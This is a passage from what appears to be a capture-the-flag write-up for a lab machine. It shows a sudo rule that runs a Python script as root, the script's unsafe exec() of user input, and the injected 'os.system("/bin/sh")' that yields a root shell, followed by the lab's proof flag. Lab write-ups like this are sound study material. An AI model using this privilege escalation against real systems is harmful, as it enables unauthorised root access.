    (root) NOPASSWD: /usr/bin/python2 /opt/exp.py
lucy@pyexp:~$ sudo /usr/bin/python2 /opt/exp.py
how are you?Fine
Traceback (most recent call last):
  File "/opt/exp.py", line 2, in <module>
    exec(uinput)
  File "<string>", line 1, in <module>
NameError: name 'Fine' is not defined
lucy@pyexp:~$ cat /opt/exp.py
uinput = raw_input('how are you?')
exec(uinput)

lucy@pyexp:~$ 
```

Simply go to the https://gtfobins.github.io/gtfobins/python/#sudo

And I got the **root** shell



```
lucy@pyexp:~$ sudo /usr/bin/python2 /opt/exp.py
how are you?import os; os.system("/bin/sh")
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cd /root
# ls
proof.txt  root.txt
# cat proof.txt
17782978181b325b474a6236c4e03005
# 
```